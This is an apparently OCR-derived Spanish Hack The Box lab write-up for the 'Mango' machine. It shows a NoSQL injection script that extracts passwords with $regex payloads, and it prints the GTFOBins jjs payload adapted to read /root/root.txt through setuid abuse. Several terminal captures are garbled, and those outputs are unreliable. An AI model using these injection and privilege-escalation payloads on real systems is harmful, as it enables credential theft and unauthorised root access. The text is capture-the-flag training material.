

HTB MÁQUINA MANGO

Veamos las características de la Máquina, vemos que tiene una puntuación de 3.9, es una maquina en Linux y que está en la categoría de dificultad Media.



User:

Lo primero que realizamos es un nmap para saber qué servicios está corriendo y nos encontramos con la página staging-order.mango.htb/

```
angussMoody □ 1 • 1bash

| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □ 1 • 1bash
| SubangussMoody □
```

```
GNU nano 4.5

127.0.0.1 localhost

127.0.1.1 angussMoody

10.10.10.162 staging-order.mango.htb

# The following lines are desirable for IPv6 capable hosts

::1 localhost ip6-localhost ip6-loopback


ff02::1 ip6-allnodes

ff02::2 ip6-allrouters
```

la agregamos a nuestro host, para ver con que nos encontramos

leyendo un poco en el foro (https://forum.hackthebox.eu/discussion/2352/mango) y viendo las pistas, nos damos cuenta que estamos frente a una base de datos mongo y que el nombre de la máquina es un juego de palabras. Así que nos enfrentamos a una máquina con una base de datos nosql





Investigando un poco, nos encontramos con este script en Python para realizar un escaneo de los usuarios (https://github.com/an0nlk/Nosql-MongoDB-injection-username-password-enumeration)

Realizamos el escaneo con este script y nos encontramos con 2 usuarios, admin y mango, así que, ya que tenemos usuarios, debemos buscar una manera de encontrar la pass de estos usuarios.

```
cotdangussMoody:-/hackthebox/Rango-10.10.10.162# python nosqli-user-pass-enum.py -u http://staging-order.mango.htb/ -up username
-pp password -ep username -op login:login, submit:submit
farning: No method given. Using POST as the method. (You can give the method with -m)
No pattern starts with '2'
No pattern starts with '2'
No pattern starts with '3'
No pattern starts with '4'
No pattern starts with '5'
No pattern starts with '6'
No pattern starts with '8'
No pattern starts with '9'
pattern found: adm
Pattern found: admin
username found: admin
username found: admin
username found: admin
vo pattern starts with 'd'
No pattern start
```



```
angussMoody □ 0 • 2 nano

GNU nano 4.5

import requests

import string

import urlibs

import string

pasmord:

username='admin'

username2='mango'

password='

u='http://staging-order.mango.htb'

while True:

for c in string.printable:

if c not in ['*','+','.','?','|', '&', '$', '/', '\\']:

payload=('username': username2, 'password[$regex]': "A" + password + c, 'login': 'login')

r = requests.post(u, data = payload, allow_redirects=False)

#print(c, r.status_code, payload)

if r.status_code == 302:

print("Found one more char: %s" % (password+c))

password += c
```

Vamos a hacer uso de este script para realizar la extracción de las pass de estos usuarios, utilizando la variable username y username2 para cada caso.

Corremos el script con la primera variable y nos extrae la pass del usuario Mango

```
angussMoody:-/hackthebox/Mango-10.10.162# python PassMango.py
Found one more char: t
Found one more char: t9
Found one more char: t9K
Found one more char: t9KC
Found one more char: t9KCS
Found one more char: t9KCS3
Found one more char: t9KCS3>
Found one more char: t9KCS3>|
Found one more char: t9KCS3-|
Found one more c
```

Y realizamos en mismo proceso para el usuario admin

Iniciamos sesión por medio de ssh con las credenciales del usuario mango, pero nuestra flag se encuentra en el usario admin



Nos cambiamos de usuario con las credenciales que tenemos de admin

```
mango@mango:/home/admin$ ls
user.txt
mango@mango:/home/admin$ cat user.txt
cat: user.txt: Permission denied
mango@mango:/home/admin$ su admin
Password:
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@mango:/home/admin$ ls
user.txt
admin@mango:/home/admin$
```

y así obtenemos nuestra primera flag 😊

• Escalada de Privilegios:

Corremos LinEnum.sh para saber si podemos encontrar un fallo de seguridad para la escalada de privilegios, corremos nuestro archivo con ayuda de cURL y realizar la enumeración de la página.

```
| Angust | A
```



revisando la enumeración que nos muestra LinEnum nos entramos que tenemos permiso setuid sobre jjs (https://es.wikipedia.org/wiki/Setuid) Setuid, también llamado a veces "**suid**", y "setgid" son **permisos** de acceso que pueden asignarse a archivos o directorios en un sistema operativo basado en Unix. Se utilizan principalmente para permitir a los usuarios del sistema ejecutar binarios con privilegios elevados temporalmente para realizar una tarea específica.

Así que vamos a GTFOBins (https://gtfobins.github.io/) para saber si encontramos algún modo de capturar nuestra segunda bandera por medio de jjs

Y entre varias opciones que nos muestra GTFOBins para abusar de jjs nos encotramos con leer archivos.

```
[-] SGID files:
-rwxr-sr-x 1 root shadow 35632 Apr 9 2018 /snap/core/7713/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 33600 Apr 9 2018 /snap/core/7713/sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 33306 Mar 25 2019 /snap/core/7713/usr/bin/chage
-rwxr-sr-x 1 root systemd-network 36080 Apr 5 2016 /snap/core/7713/usr/bin/chage
-rwxr-sr-x 1 root mail 14856 Dec 7 2013 /snap/core/7713/usr/bin/expiry
-rwxr-sr-x 3 root mail 14592 Dec 3 2012 /snap/core/7713/usr/bin/mail-lock
-rwxr-sr-x 3 root mail 14592 Dec 3 2012 /snap/core/7713/usr/bin/mail-unlock
-rwxr-sr-x 3 root mail 14592 Dec 3 2012 /snap/core/7713/usr/bin/mail-unlock
-rwxr-sr-x 1 root crontab 358624 Mar 4 2019 /snap/core/7713/usr/bin/ssh-agent
-rwxr-sr-x 1 root shadow 35600 Apr 9 2018 /snap/core/7713/usr/bin/shapd/snap-confine
-rwxr-sr-x 1 root shadow 35600 Apr 9 2018 /snap/core/7713/usr/bin/shapd/snap-confine
-rwxr-sr-x 1 root shadow 35600 Apr 9 2018 /snap/core/6350/sbin/pam extrausers_chkpwd
-rwxr-sr-x 1 root shadow 35600 Apr 9 2018 /snap/core/6350/sbin/pam extrausers_chkpwd
-rwxr-sr-x 1 root shadow 62330 May 17 2017 /snap/core/6350/usr/bin/chlage
-rwxr-sr-x 1 root shadow 62360 Apr 9 2018 /snap/core/6350/usr/bin/chlage
-rwxr-sr-x 1 root shadow 62360 Apr 9 2018 /snap/core/6350/usr/bin/chlage
-rwxr-sr-x 1 root shadow 62360 Apr 9 2018 /snap/core/6350/usr/bin/chlage
-rwxr-sr-x 1 root shadow 62360 Apr 9 2017 /snap/core/6350/usr/bin/chlock
-rwxr-sr-x 1 root shadow 62360 Apr 9 2017 /snap/core/6350/usr/bin/expiry
-rwxr-sr-x 1 root shadow 62360 Apr 9 2017 /snap/core/6350/usr/bin/expiry
-rwxr-sr-x 1 root shadow 6230 Apr 9 2018 /snap/core/6350/usr/bin/mail-lock
-rwxr-sr-x 1 root shadow 6230 Apr 9 2017 /snap/core/6350/usr/bin/expiry
-rwxr-sr-x 1 root ty 27368 May 16 2018 /snap/core/6350/usr/bin/mail-lock
-rwxr-sr-x 1 root shadow 6230 Apr 9 2019 /snap/core/6350/usr/bin/mail-lock
-rwxr-sr-x 1 root shadow 6230 Apr 9 2019 /snap/core/6350/usr/bin/mail-lock
-rwxr-sr-x 1 root shadow 6230 Apr 9 2019 /snap/core/6350/usr/bin/mail-lock
-rwxr-sr-x 1 root shadow 6230 Apr 9 2019 /sn
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
echo 'var BufferedReader = Java.type("java.io.BufferedReader");
var FileReader = Java.type("java.io.FileReader");
var br = new BufferedReader(new FileReader("file_to_read"));
while ((line = br.readLine()) != null) { print(line); }' | jjs
```


Modificamos para direccionar nuestro objetivo que en este caso es la segunda flag.

```
angussMoody □ 0 • 2 bash

root@angussMoody: ~/hackthebox/Mango-10.10.10.162# cat FileRead.txt
echo 'var BufferedReader = Java.type("java.io.BufferedReader"); var FileReader = Java.ty
pe("java.io.FileReader"); var br = new BufferedReader(new FileReader("/root/root.txt"));
while ((line = br.readLine()) != null) { print(line); }' | jjs
root@angussMoody: ~/hackthebox/Mango-10.10.10.162#
```



Con las credenciales del usuario admin, vamos a realizar el proceso encontrado en GTFOBins para realizar el abuso de lectura de nuestra flag.



De esta manera encontramos la flag del Root.

Saludos Fr13ndS HTB

